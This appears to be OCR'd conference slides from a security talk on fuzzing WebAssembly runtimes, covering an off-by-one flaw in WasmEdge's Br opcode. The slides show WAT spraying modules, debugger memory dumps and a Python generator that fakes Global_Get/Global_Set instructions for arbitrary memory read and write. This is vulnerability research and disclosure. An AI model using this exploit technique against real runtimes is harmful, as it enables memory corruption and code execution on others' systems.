
How to control its content?

```
(module
  (type (;0;) (func))
  (global (;0;) i64 (i64.const 0x61626364))
  (func $_a(;1;) (type 0)
     i64.const 0x11111111
     i64.const 0x111111111
     i64.const 0x211111111
     i64.const 0x311111111
     ......
     i64.const 0xn11111111
     nop
     call $_b
     drop
     drop
     drop
     drop
     ......
     drop
  )
  (func $_b(;2;) (type 0)
     br 0
  )
  (func $_start(;0;) (type 0)
    ......
    call $_a
    ......
  )
  (export "_start" (func $_start))
  (memory (;0;) 1)
)
```

Use i64.const opcode to do heap spray

balance stack

EXP – Off by One in Br Opcode



```
In file: /home/sea/Desktop/WasmEdge/lib/executor/helper.cpp
      spdlog::error(ErrCode::Interrupted);
      return Unexpect(ErrCode::Interrupted);
    }

    StackMgr.stackErase(EraseBegin, EraseEnd);
 ►  PC += PCOffset;
    return {};
  }

  Runtime::Instance::TableInstance *
  Executor::getTabInstByIdx(Runtime::StackManager &StackMgr,
pwndbg> x /20gx PC
0x7f6f00001d90: 0x0000000000000000 0x0000000100000000
0x7f6f00001da0: 0x0000000c000001b6 0x0000000000000000
0x7f6f00001db0: 0x0000000000000001 0x0000000000000000
0x7f6f00001dc0: 0x0000000b000001b8 0x0000000000000000
0x7f6f00001dd0: 0x0000004200000154 0x0000000000000000
0x7f6f00001de0: 0x0000002a11111111 0x0000000000000000
0x7f6f00001df0: 0x000000420000015b 0x0000000000000075
0x7f6f00001e00: 0x00005645ef63fdd8 0x00007f6f00001280
0x7f6f00001e10: 0x0000004200000046 0x00007f6f00001b10
0x7f6f00001e20: 0x0000000000000000 0x0000000000000000
```

We can fake an arbitrary opcode, but operand can't be controlled.

EXP – Off by One in Br Opcode

```
In file: /home/sea/Desktop/WasmEdge/lib/executor/helper.cpp
   187       spdlog::error(ErrCode::Interrupted);
   188       return Unexpect(ErrCode::Interrupted);
   189     }
   190
   191     StackMgr.stackErase(EraseBegin, EraseEnd);
 ► 192     PC += PCOffset;
   193     return {};
   194 }
   195
   196 Runtime::Instance::TableInstance *
   197 Executor::getTabInstByIdx(Runtime::StackManager &StackMg
r,
pwndbg> x /40wx PC
0x7f6f00001d90: 0x00000000 0x00000000 0x00000000 0x00000001
0x7f6f00001da0: 0x000001b6 0x0000000c 0x00000000 0x00000000
0x7f6f00001db0: 0x00000001 0x00000000 0x00000000 0x00000000
0x7f6f00001dc0: 0x000001b8 0x0000000b 0x00000000 0x00000000
0x7f6f00001dd0: 0x00000154 0x00000042 0x00000000 0x00000000
0x7f6f00001de0: 0x11111111 0x0000002a 0x00000000 0x0000000
```

Try to find some opcodes who use the JumpEnd

```
struct Instruction {
      uint32_t JumpEnd;
      uint32_t JumpElse;
      BlockType ResType;
      uint32_t Offset = 0;
      OpCode Code;
      struct {
         bool IsAllocLabelList : 1;
         bool IsAllocValTypeList : 1;
      } Flags;
};
```


EXP – Off by One in Br Opcode

We found that Else opcode uses JumpEnd, and the PC value will be changed.

```
Expect<void> Executor::execute(Runtime::StoreManager &StoreMgr,
......
    case OpCode::Else:
......
      PC += PC->getJumpEnd();
      [[fallthrough]];
    case OpCode::End:
      PC = StackMgr.maybePopFrame(PC);
      return {};
......
```

```
(module
  (type (;0;) (func))
  (global (;0;) i64 (i64.const 0x61626364))
  (func $_a(;1;) (type 0)
    i64.const 0x11111111
    ......
    i64.const 0x291111111
    i64.const 0x500000000
    ......
    i64.const 0xn11111111
    nop
    call $_b
    drop
    drop
    drop
    drop
    ......
    drop
  )
  (func $_b(;2;) (type 0)
    br 0
  )
  (func $_start(;0;) (type 0)
   ......
   call $_a
   ......
  )
  (export "_start" (func $_start))
  (memory (;0;) 1)
)
```

EXP – Off by One in Br Opcode



Now, you can run any instructions you faked!

We can use v128.const i64x2 to spray sp stack

```
(module
  (type (;0;) (func))
  (global (;0;) i64 (i64.const 0x61626364))
  (func $_a(;1;) (type 0)
     ......
     call $_b
     ......
  )
  (func $_b(;2;) (type 0)
     br 0
  )
  (func $_start(;0;) (type 0)
        nop
        v128.const i64x2 0xffffffff 0xffffffff
        nop
        v128.const i64x2 0x1ffffffff 0x1ffffffff
        ......
        nop
        v128.const i64x2 0xnffffffff 0xnffffffff
        call $_a
        drop
        drop
        ......
        drop
        ......
  )
  (export "_start" (func $_start))
  (memory (;0;) 1)
)
```


EXP – Off by One in Br Opcode

```
def Global_Get(index):
   global i
   i += 2
   code = 'nop\n'
   code += 'v128.const i64x2 %d 0\n' % (index)
   code += 'nop\n'
   code += 'v128.const i64x2 0x2300000000 0\n'
   return code
def Global_Set(index):
   global i
   i += 2
   code = 'nop\n'
   code += 'v128.const i64x2 %d 0\n' % (index)
   code += 'nop\n'
   code += 'v128.const i64x2 0x2400000000 0\n'
   return code
def i32_const(value):
   global i
   i += 2
   code = 'nop\n'
   code += 'v128.const i64x2 %d 0\n' % (value)
   code += 'nop\n'
   code += 'v128.const i64x2 0x4100000000 0\n'
   return code
......
```

Fake `Global_Get` and `Global_Set` instruction, we can get arbitrary address read / write.

Construct any opcode you need, and exploit it!

EXP – Off by One in Br Opcode


Activities
Terminal
Thu 19:38
root@ubuntu: ~/Desktop/WasmEdge/build/tools/wasmedge
File Edit View Search Terminal Help
Ubuntu 1804 Desktop 的克隆
英 简 拼

```
root@ubuntu:~/Desktop/WasmEdge/build/tools/wasmedge# ./w
```

Conclusion

- structured fuzzing inspired by

  FREEDOM: Engineering a State-of-the-Art DOM Fuzzer (ACM CSS 2020)

- control pc_stack
- i32.const、i64.const、v128.const
- GlobalGet & GloblaSet

USA 2022

Q & A

@h1zhao

Q1: can we fuzz wasm in v8 and other js engines?

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size)
{
    DataOutputStream out;
    WasmStructure *wasm = new WasmStructure((void *)Data, Size);
    wasm->generate();
    wasm->getEncode(&out);
    int sz = out.size();
    char *buf = (char *)calloc(sz, 7);
    const unsigned char *data = out.buffer();
   ......
   const char csource_fmt[] = R"(
            let bytes = new Uint8Array([%s]);
            let module = new WebAssembly.Module(bytes);
            let instance = new WebAssembly.Instance(module);
            instance.exports._start();
        )";
......
//feed the string to the js engine
......
}
```

Thanks

Thank You!

https://github.com/ha1vk/blackhat_wasm

CYBER PEACE
Digital Cyber Range Expert

天虞实验室
TianYu Lab